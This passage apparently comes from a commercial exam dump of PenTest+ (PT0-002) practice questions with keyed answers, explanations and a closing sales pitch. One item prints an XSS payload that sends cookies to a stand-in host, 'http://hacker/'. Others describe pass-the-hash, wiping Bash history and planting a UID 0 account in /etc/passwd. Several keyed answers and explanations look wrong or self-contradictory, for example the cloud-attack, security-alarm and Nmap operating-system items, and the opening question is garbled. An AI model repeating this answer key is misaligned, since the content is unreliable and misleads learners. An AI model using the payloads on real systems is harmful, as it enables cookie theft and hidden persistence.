    "10.10.10.3" : "Windows 2016",
    "10.10.10.4" : "Linux"
}
```

Which of the following data structures is systems?

- A. A tuple
- B. A tree
- C. An array

D. A dictionary

**Answer:** C

#### NEW QUESTION 230

A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?

- A. Weekly
- B. Monthly
- C. Quarterly
- D. Annually

**Answer:** C

#### Explanation:

<https://www.pcicomplianceguide.org/faq/#25>

PCI DSS requires quarterly vulnerability/penetration tests, not weekly.

#### NEW QUESTION 234

Given the following code:

```
<SCRIPT>var+img=new+Image();img.src="http://hacker/%20+%20document.cookie;</SCRIPT>
```

Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

- A. Web-application firewall
- B. Parameterized queries
- C. Output encoding
- D. Session tokens
- E. Input validation
- F. Base64 encoding

**Answer:** CE

#### Explanation:

Encoding (commonly called "Output Encoding") involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the &lt; string when writing to an HTML page.

#### NEW QUESTION 239

A penetration tester has extracted password hashes from the lsass.exe memory process. Which of the following should the tester perform NEXT to pass the hash and provide persistence with the newly acquired credentials?

- A. Use Patator to pass the hash and Responder for persistence.
- B. Use Hashcat to pass the hash and Empire for persistence.
- C. Use a bind shell to pass the hash and WMI for persistence.
- D. Use Mimikatz to pass the hash and PsExec for persistence.

**Answer:** D

#### Explanation:

Mimikatz is a credential hacking tool that can be used to extract logon passwords from the LSASS process and pass them to other systems. Once the tester has the hashes, they can then use PsExec, a command-line utility from Sysinternals, to pass the hash to the remote system and authenticate with the new credentials. This provides the tester with persistence on the system, allowing them to access it even after a reboot.

"A penetration tester who has extracted password hashes from the lsass.exe memory process can use various tools to pass the hash and gain access to other systems using the same credentials. One tool commonly used for this purpose is Mimikatz, which can extract plaintext passwords from memory or provide a pass-the-hash capability. After gaining access to a system, the tester can use various tools for persistence, such as PsExec or WMI." (CompTIA PenTest+ Study Guide, p. 186)

#### NEW QUESTION 242

In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: <name-serial\_number>. Which of the following would be the best action for the tester to take NEXT with this information?

- A. Create a custom password dictionary as preparation for password spray testing.
- B. Recommend using a password manage/vault instead of text files to store passwords securely.
- C. Recommend configuring password complexity rules in all the systems and applications.
- D. Document the unprotected file repository as a finding in the penetration-testing report.

**Answer:** D

#### NEW QUESTION 245

Which of the following documents must be signed between the penetration tester and the client to govern how any provided information is managed before, during, and after the engagement?

- A. MSA
- B. NDA
- C. SOW
- D. ROE

**Answer:** B

#### NEW QUESTION 248

Which of the following BEST describes why a client would hold a lessons-learned meeting with the penetration-testing team?

- A. To provide feedback on the report structure and recommend improvements
- B. To discuss the findings and dispute any false positives
- C. To determine any processes that failed to meet expectations during the assessment
- D. To ensure the penetration-testing team destroys all company data that was gathered during the test

**Answer:** C

#### NEW QUESTION 251

An Nmap scan of a network switch reveals the following:

```
Nmap scan report for 192.168.1.254
Host is up 10.014s latency)
Not shown: 96 closed ports
Port      State  Service
22/tcp    open   ssh
23/tcp    open   telnet
60/tcp    open   http
443/tcp   open   https
```

Which of the following technical controls will most likely be the FIRST recommendation for this device?

- A. Encrypted passwords
- B. System-hardening techniques
- C. Multifactor authentication
- D. Network segmentation

**Answer:** B

#### NEW QUESTION 253

A penetration tester is testing input validation on a search form that was discovered on a website. Which of the following characters is the BEST option to test the website for vulnerabilities?

- A. Comma
- B. Double dash
- C. Single quote
- D. Semicolon

**Answer:** C

#### NEW QUESTION 255

A penetration tester has prepared the following phishing email for an upcoming penetration test:

Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times. To ensure maximum compliance, all employees are required to sign the Security Policy Acceptance form (on-line here) before the end of this month.

Please reach out if you have any questions or concerns.

Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

- A. Familiarity and likeness
- B. Authority and urgency
- C. Scarcity and fear
- D. Social proof and greed

**Answer:** B

#### NEW QUESTION 256

A client would like to have a penetration test performed that leverages a continuously updated TTPs framework and covers a wide variety of enterprise systems and networks. Which of the following methodologies should be used to BEST meet the client's expectations?

- A. OWASP Top 10
- B. MITRE ATT&CK framework
- C. NIST Cybersecurity Framework
- D. The Diamond Model of Intrusion Analysis

**Answer:** B

#### NEW QUESTION 261

A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

- A. RFID cloning
- B. RFID tagging
- C. Meta tagging
- D. Tag nesting

**Answer:** D

#### Explanation:

since vlan hopping requires 2 vlans to be nested in a single packet. Double tagging occurs when an attacker adds and modifies tags on an Ethernet frame to allow the sending of packets through any VLAN. This attack takes advantage of how many switches process tags. Most switches will only remove the outer tag and forward the frame to all native VLAN ports. With that said, this exploit is only successful if the attacker belongs to the native VLAN of the trunk link.  
<https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation>

#### NEW QUESTION 265

A penetration tester was able to compromise a web server and move laterally into a Linux web server. The tester now wants to determine the identity of the last user who signed in to the web server. Which of the following log files will show this activity?

- A. /var/log/messages
- B. /var/log/last\_user
- C. /var/log/user\_log
- D. /var/log/lastlog

**Answer:** D

#### Explanation:

The /var/log/lastlog file is a log file that stores information about the last user to sign in to the server. This file stores information such as the username, IP address, and timestamp of the last user to sign in to the server. It can be used by a penetration tester to determine the identity of the last user who signed in to the web server, which can be helpful in identifying the user who may have set up the backdoors and other malicious activities.

#### NEW QUESTION 268

A penetration tester runs the following command on a system:

```
find / -user root -perm -4000 -print 2>/dev/null
```

Which of the following is the tester trying to accomplish?

- A. Set the SGID on all files in the / directory
- B. Find the /root directory on the system
- C. Find files with the SUID bit set
- D. Find files that were created during exploitation and move them to /dev/null

**Answer:** C

#### Explanation:

the 2>/dev/null is output redirection, it simply sends all the error messages to infinity and beyond preventing any error messages to appear in the terminal session.

#### NEW QUESTION 272

A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

- A. ROE
- B. SLA
- C. MSA
- D. NDA

**Answer:** D

#### NEW QUESTION 276

A tester who is performing a penetration test discovers an older firewall that is known to have serious vulnerabilities to remote attacks but is not part of the original list of IP addresses for the engagement. Which of the following is the BEST option for the tester to take?

- A. Segment the firewall from the cloud.
- B. Scan the firewall for vulnerabilities.
- C. Notify the client about the firewall.
- D. Apply patches to the firewall.

**Answer:** C

#### NEW QUESTION 277

A penetration tester discovered that a client uses cloud mail as the company's email system. During the penetration test, the tester set up a fake cloud mail login page and sent all company employees an email that stated their inboxes were full and directed them to the fake login page to remedy the issue. Which of the following BEST describes this attack?



- A. Credential harvesting
- B. Privilege escalation
- C. Password spraying
- D. Domain record abuse

**Answer:** A

#### NEW QUESTION 282

An exploit developer is coding a script that submits a very large number of small requests to a web server until the server is compromised. The script must examine each response received and compare the data to a large number of strings to determine which data to submit next. Which of the following data structures should the exploit developer use to make the string comparison and determination as efficient as possible?

- A. A list
- B. A tree
- C. A dictionary
- D. An array

**Answer:** C

#### Explanation:

data structures are used to store data in an organized form, and some data structures are more efficient and suitable for certain operations than others. For example, hash tables, skip lists and jump lists are some dictionary data structures that can insert and access elements efficiently<sup>3</sup>.

For string comparison, there are different algorithms that can measure how similar two strings are, such as Levenshtein distance, Hamming distance or Jaccard similarity<sup>4</sup>. Some of these algorithms can be implemented using data structures such as arrays or hashtables<sup>5</sup>.

#### NEW QUESTION 283

A penetration tester gains access to a system and establishes persistence, and then runs the following commands:

```
cat /dev/null > temp
```

```
touch -r .bash_history temp mv temp .bash_history
```

Which of the following actions is the tester MOST likely performing?

- A. Redirecting Bash history to /dev/null
- B. Making a copy of the user's Bash history for further enumeration
- C. Covering tracks by clearing the Bash history
- D. Making decoy files on the system to confuse incident responders

**Answer:** C

#### NEW QUESTION 287

Which of the following is a rules engine for managing public cloud accounts and resources?

- A. Cloud Custodian
- B. Cloud Brute
- C. Pacu
- D. Scout Suite

**Answer:** A

#### Explanation:

Cloud Custodian is a rules engine for managing public cloud accounts and resources. It allows users to define policies to enable a well managed cloud infrastructure, that's both secure and cost optimized. It consolidates many of the adhoc scripts organizations have into a lightweight and flexible tool, with unified metrics and reporting.

#### NEW QUESTION 292

A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

- A. Direct-to-origin
- B. Cross-site scripting
- C. Malware injection
- D. Credential harvesting

**Answer:** D

#### NEW QUESTION 297

A penetration tester has gained access to the Chief Executive Officer's (CEO's) internal, corporate email. The next objective is to gain access to the network. Which of the following methods will MOST likely work?

- A. Try to obtain the private key used for S/MIME from the CEO's account.
- B. Send an email from the CEO's account, requesting a new account.
- C. Move laterally from the mail server to the domain controller.
- D. Attempt to escalate privileges on the mail server to gain root access.

**Answer:** D

#### NEW QUESTION 301



A security engineer identified a new server on the network and wants to scan the host to determine if it is running an approved version of Linux and a patched version of Apache. Which of the following commands will accomplish this task?

- A. `nmap -f -sV -p80 192.168.1.20`
- B. `nmap -sS -sL -p80 192.168.1.20`
- C. `nmap -A -T4 -p80 192.168.1.20`
- D. `nmap -O -v -p80 192.168.1.20`

**Answer:** C

#### NEW QUESTION 306

A penetration tester receives the following results from an Nmap scan:

Interesting ports on 192.168.1.1:

Port	State	Service
21/tcp	closed	ftp
22/tcp	open	ssh
23/tcp	closed	telnet
25/tcp	closed	smtp
80/tcp	open	http
110/tcp	closed	pop3
139/tcp	closed	nethics-ssn
443/tcp	closed	https
3389/tcp	closed	rdp

Which of the following OSs is the target MOST likely running?

- A. CentOS
- B. Arch Linux
- C. Windows Server
- D. Ubuntu

**Answer:** C

#### NEW QUESTION 310

A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

- A. `nmap 192.168.1.1-5 -PU22-25,80`
- B. `nmap 192.168.1.1-5 -PA22-25,80`
- C. `nmap 192.168.1.1-5 -PS22-25,80`
- D. `nmap 192.168.1.1-5 -Ss22-25,80`

**Answer:** C

#### Explanation:

PS/PA/PU/PY are host discovery flags which use TCP SYN/ACK, UDP or SCTP discovery respectively. And since the ports in the options are mostly used by TCP protocols, then it's either the PS or PA flag. But since we need to know if the ports are live, sending SYN packet is a better alternative. Hence, I choose PS in this case.

#### NEW QUESTION 314

Which of the following documents is agreed upon by all parties associated with the penetration-testing engagement and defines the scope, contacts, costs, duration, and deliverables?

- A. SOW
- B. SLA
- C. MSA
- D. NDA

**Answer:** A

#### NEW QUESTION 319

A company becomes concerned when the security alarms are triggered during a penetration test. Which of the following should the company do NEXT?

- A. Halt the penetration test.
- B. Contact law enforcement.
- C. Deconflict with the penetration tester.
- D. Assume the alert is from the penetration test.

**Answer:** B

#### NEW QUESTION 322

Which of the following describe the GREATEST concerns about using third-party open-source libraries in application code? (Choose two.)

- A. The libraries may be vulnerable
- B. The licensing of software is ambiguous
- C. The libraries' code bases could be read by anyone

- D. The provenance of code is unknown
- E. The libraries may be unsupported
- F. The libraries may break the application

**Answer:** AC

#### NEW QUESTION 323

A large client wants a penetration tester to scan for devices within its network that are Internet facing. The client is specifically looking for Cisco devices with no authentication requirements. Which of the following settings in Shodan would meet the client's requirements?

- A. "cisco-ios" "admin+1234"
- B. "cisco-ios" "no-password"
- C. "cisco-ios" "default-passwords"
- D. "cisco-ios" "last-modified"

**Answer:** B

#### NEW QUESTION 326

A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?

- A. Weak authentication schemes
- B. Credentials stored in strings
- C. Buffer overflows
- D. Non-optimized resource management

**Answer:** C

#### Explanation:

fuzzing introduces unexpected inputs into a system and watches to see if the system has any negative reactions to the inputs that indicate security, performance, or quality gaps or issues

#### NEW QUESTION 330

A penetration tester opened a reverse shell on a Linux web server and successfully escalated privileges to root. During the engagement, the tester noticed that another user logged in frequently as root to perform work tasks. To avoid disrupting this user's work, which of the following is the BEST option for the penetration tester to maintain root-level persistence on this server during the test?

- A. Add a web shell to the root of the website.
- B. Upgrade the reverse shell to a true TTY terminal.
- C. Add a new user with ID 0 to the /etc/passwd file.
- D. Change the password of the root user and revert after the test.

**Answer:** C

#### Explanation:

The best option for the penetration tester to maintain root-level persistence on this server during the test is to add a new user with ID 0 to the /etc/passwd file. This will allow the penetration tester to use the same user account as the other user, but with root privileges, meaning that it won't disrupt the other user's work. This can be done by adding a new line with the username and the numerical user ID 0 to the /etc/passwd file. For example, if the username for the other user is "johndoe", the line to add would be "johndoe:x:0:0:John Doe:/root:/bin/bash". After the user is added, the penetration tester can use the "su" command to switch to the new user and gain root privileges.

#### NEW QUESTION 333

During an assessment, a penetration tester obtains a list of 30 email addresses by crawling the target company's website and then creates a list of possible usernames based on the email address format. Which of the following types of attacks would MOST likely be used to avoid account lockout?

- A. Mask
- B. Rainbow
- C. Dictionary
- D. Password spraying

**Answer:** D

#### NEW QUESTION 334

When developing a shell script intended for interpretation in Bash, the interpreter /bin/bash should be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?

- A. <#
- B. <\$
- C. ##
- D. #\$
- E. #!

**Answer:** E

#### NEW QUESTION 339

.....

## Thank You for Trying Our Product

### We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

### PT0-002 Practice Exam Features:

- \* PT0-002 Questions and Answers Updated Frequently
- \* PT0-002 Practice Questions Verified by Expert Senior Certified Staff
- \* PT0-002 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- \* PT0-002 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

**100% Actual & Verified — Instant Download, Please Click**  
**[Order The PT0-002 Practice Test Here](#)**